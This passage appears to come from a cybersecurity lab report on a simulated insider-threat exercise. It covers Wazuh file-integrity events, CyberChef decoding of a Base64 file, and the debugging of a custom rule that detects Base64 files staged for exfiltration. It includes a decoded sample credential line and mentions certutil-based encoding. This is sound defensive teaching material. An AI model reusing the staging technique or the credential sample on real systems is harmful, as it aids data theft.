t	syscheck.uid_after	S-1-5-32-544
t	syscheck.uname_after	Administrators
t	syscheck.win_perm_after.allowed	DELETE, READ_CONTROL, WRITE_DAC, WRITE_OWNER, SYNCHRONIZE, READ_DATA, WRITE_DATA, APPEND_DATA, READ_EA, WRITE_EA, EXECUTE, READ_ATTRIBUTES, WRITE_ATTRIBUTES, DELETE, READ_CONTROL, WRITE_DAC, WRITE_OWNER, SYNCHRONIZE, READ_DATA, WRITE_DATA, APPEND_DATA, READ_EA, WRITE_E A, EXECUTE, READ_ATTRIBUTES, WRITE_ATTRIBUTE
t	syscheck.win_perm_after.name	Administrators, SYSTEM, Users, Authenticated Users
📅	timestamp	Apr 8, 2026 @ 19:48:54.501

Fig 2.9 — Detailed deletion event for system_cache.b64 with MITRE ATT&CK mapping

Complete FIM Timeline

The complete FIM event timeline was reconstructed by filtering for both Rule 553 and Rule 554 events on the Windows agent. The timeline clearly showed the four key events in chronological order: file creation (added) followed by file deletion (deleted) for both files.



Fig 2.10 — Complete FIM timeline showing all 4 events: 2 file additions and 2 file deletions

Task 2: Evidence Decoding with CyberChef

The Base64-encoded data received by the attacker's listener was decoded using CyberChef (https://gchq.github.io/CyberChef/). The Base64 content was pasted into the input field after removing the certificate header (-----BEGIN CERTIFICATE-----) and footer (-----END CERTIFICATE-----) lines that certutil adds during encoding.

The From Base64 recipe was applied, and the decoded output revealed the original plaintext content:

```
CLIENT: Cyberster | ACCT: 4459 | PW: AdminPassword2026!
```

This confirmed that the exfiltrated data contained sensitive client credentials, validating the insider threat scenario and providing critical forensic evidence for the incident response report.



Fig 2.11 — CyberChef decoding Base64 payload: revealing stolen client credentials

Task 3: Detection Engineering — Custom Wazuh Rule

The final investigative task was to engineer a custom Wazuh detection rule that would automatically alert on the specific attack pattern observed: the creation of Base64-encoded files within the Espionage directory. This rule would provide high-confidence detection of potential data exfiltration staging activity.

Initial Rule Development

The custom rule was developed in /var/ossec/etc/rules/local_rules.xml on the Wazuh Manager. The initial approach used a <field> element to match the syscheck.path field against a regex pattern for .b64 files in the Espionage directory, chained to Rule 554 (File added) via <if_sid>.



Fig 2.12 — Initial custom rule (ID 100001) using <field> element with regex matching



Fig 2.13 — Updated rule structure with corrected regex pattern

Debugging Process

The initial rule did not fire despite correct logic. A systematic debugging process was conducted to identify the root cause. Multiple iterations were tested, involving changes to the rule ID, field matching method, parent rule chaining, and regex patterns.

Issue 1 — Case Sensitivity: The Wazuh FIM log recorded the path as c:\espionage\system_cache.b64 (lowercase), while the rule pattern used C:\Espionage (mixed case). The (?i) flag was added for case-insensitive matching.

Issue 2 — Rule ID Conflict: The initial rule ID (100001) was changed to 100500 to avoid potential conflicts with existing rule ID ranges.

Issue 3 — Field Matching Limitation: The <field name="syscheck.path"> approach was not reliably matching syscheck events. Multiple alternative approaches were tested including <match> on the full_log field.



Fig 2.14 — Rule updated with corrected ID (100500) and case-insensitive regex



Fig 2.15 — Testing with <field name="syscheck.path"> approach



Fig 2.16 — Alternative rule configuration with match-based detection

The wazuh-logtest utility was used to validate rule syntax and parsing. While the logtest confirmed that syscheck events cannot be properly simulated through the testing interface (syscheck logs are internal events, not raw log lines), it helped verify that the XML structure was valid.



Fig 2.17 — wazuh-logtest output confirming syscheck events require internal processing

A test rule was temporarily added to verify that the Wazuh rule engine was loading custom rules correctly.



Fig 2.18 — Temporary test rule (ID 100999) added to verify rule engine functionality

Issue 4 — XML Structure: Investigation revealed that the local_rules.xml file had structural issues including improperly closed group tags and spacing in group names that prevented the Wazuh Manager from loading the custom rule set. The ossec.log showed repeated JSON decoder errors during rule processing.



Fig 2.19 — ossec.log showing errors during rule loading process

Multiple rule configurations were iteratively tested, transitioning from <if_sid> chaining to <if_group> chaining, and from <field> matching to <match> based detection on the full_log.



Fig 2.20 — Rule iteration using <match> on full_log with if_group chaining



Fig 2.21 — Rule iteration using <if_group>syscheck_entry_added</if_group>

Final Working Rule

After extensive debugging, the root cause was identified as a combination of XML structural errors and rule matching methodology. The entire local_rules.xml file was rebuilt cleanly, and the final working rule used <if_group>syscheck_entry_added</if_group> for reliable event chaining and <match>(?i)espionage.*\.b64</match> for case-insensitive pattern matching against the full_log field.

Final Rule Configuration:

```
<group name="custom,espionage,syscheck">
  <rule id="100500" level="10">
    <if_group>syscheck_entry_added</if_group>
    <match>(?i)espionage.*\.b64</match>
    <description>Base64 file created in Espionage directory
      - Possible Data Exfiltration</description>
    <mitre>
      <id>T1027</id>
    </mitre>
  </rule>
</group>
```



Fig 2.22 — Final clean local_rules.xml with working custom detection rule (ID 100500)

Rule Validation and Alert Confirmation

After rebuilding the rules file and restarting the Wazuh Manager, the attack step was re-executed to trigger the custom rule. The certutil encoding command was run again on the Windows host, and the Wazuh Dashboard was checked for the custom alert.

The custom rule (ID 100500) successfully fired at Level 12, detecting the Base64 file creation in the Espionage directory. The alert included the correct MITRE ATT&CK mapping (T1027 — Obfuscated Files or Information) and the custom description identifying it as a potential data exfiltration event.



Fig 2.23 — Wazuh Security Events showing custom rule 100500 firing (167 hits)

Fig 2.24 — Document Details for custom rule alert: Rule ID 100500, Level 12, MITRE T1027

t	syscheck.md5_after	c7b6f021e7f4f311a8541f5c4260ea60
t	syscheck.mode	realtime
📅	syscheck.mtime_after	Apr 9, 2026 @ 05:19:06.000
t	syscheck.path	c:\espionage\system_cache.b64
t	syscheck.sha1_after	a988b2680fd2d269675d4d4fe3b5add702ad63c3
t	syscheck.sha256_after	47f57c2f4689176d5ca33139fa081569f435f12ab0ffba750209414e36cdb376
#	syscheck.size_after	136
t	syscheck.uid_after	S-1-5-32-544
t	syscheck.uname_after	Administrators
t	syscheck.win_perm_after.allowed	DELETE, READ_CONTROL, WRITE_DAC, WRITE_OWNER, SYNCHRONIZE, READ_DATA, WRITE_DATA, APPEND_DATA, READ_EA, WRITE_EA, EXECUTE, READ_ATTRIBUTES, WRITE_ATTRIBUTES, DELETE, READ_CONTROL, WRITE_DAC, WRITE_OWNER, SYNCHRONIZE, READ_DATA, WRITE_DATA, APPEND_DATA, READ_EA, WRITE_EA, EXECUTE, READ_ATTRIBUTES, WRITE_ATTRIBUTE
t	syscheck.win_perm_after.name	Administrators, SYSTEM, Users, Authenticated Users
📅	timestamp	Apr 9, 2026 @ 00:19:05.729

Fig 2.25 — Syscheck details showing file hashes, permissions, and modification timestamps

